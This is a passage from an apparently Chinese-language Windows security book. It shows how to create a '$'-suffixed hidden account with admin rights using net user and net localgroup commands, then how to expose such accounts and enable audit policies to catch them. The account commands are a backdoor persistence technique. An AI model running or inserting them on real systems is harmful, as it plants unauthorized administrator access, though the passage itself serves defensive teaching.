
符”窗口，在其中输入 net user ty$ 123456 /add 命令，按 Enter 键，即可成功创建一个名为 ty$，密码为“123456”的隐藏账号，如下图所示。



Step 03 在“命令提示符”窗口中输入 net localgroup administrators ty$ /add 命令，按 Enter 键，即可对该隐藏账号赋予管理员权限。




Step 04 再次输入 net user 命令，按 Enter 键，即可显示当前系统中所有已存在的账号信息，但是却发现刚刚创建的 ty$ 并没有显示，如下图所示。




由此可见，隐藏账号可以不被命令查看到，不过，这种方法创建的隐藏账号并不能完美被隐藏。查看隐藏账号的具体操作步骤如下。

Step 01 在桌面上右击“此电脑”图标，在弹出的快捷菜单中选择“管理”选项，打开“计算机管理”窗口，如下图所示。



Step 02 依次展开“系统工具”→“本地用户和组”→“用户”选项，这时在右侧的窗格中可以发现创建的 ty$ 隐藏账号依然会被显示，如下图所示。




提示：这种隐藏账号的方法并不实用，只能做到在“命令提示符”窗口中隐藏，属于入门级的系统账户隐藏技术。

绝招10：通过设置组策略找出创建的隐藏账号




隐藏账号的危害是不容忽视的，用户可以通过设置组策略，使黑客无法使用隐藏账号登录。具体的操作步骤如下。


Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“运行”菜单命令，打开“运行”对话框，在“打开”文本框中输入 gpedit.msc，如下图所示。




Step 02 单击“确定”按钮，打开“本地组策略编辑器”窗口，依次展开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“审核策略”选项，如下图所示。



Step 03 双击右侧窗口中的“审核策略更改”选项，打开“审核策略更改 属性”对话框，选中“成功”复选框，单击“确定”按钮保存设置，如下图所示。




Step 04 按照上述步骤，将“审核登录事件”选项进行同样的设置，如下图所示。



Step 05 按照上述步骤，将“审核进程跟踪”选项进行同样的设置，如下图所示。



Step 06 设置完成后，用户就可以通过“计算机管理”窗口中的“事件查看器”选项，查看所有登录过系统的账号及登录的时间，如果有可疑的账号，在这里一目了然，即便黑客删除了登录日志，系统也会自动记录删除日志的账号，如下图所示。



提示：在确定了黑客的隐藏账号之后，却无法删除。这时，可以通过“命令提示符”窗口，运行 net user“隐藏账号”“新密码”命令来更改隐藏账号的登录密码，使黑客无法登录该账号。

4.6　实战演练

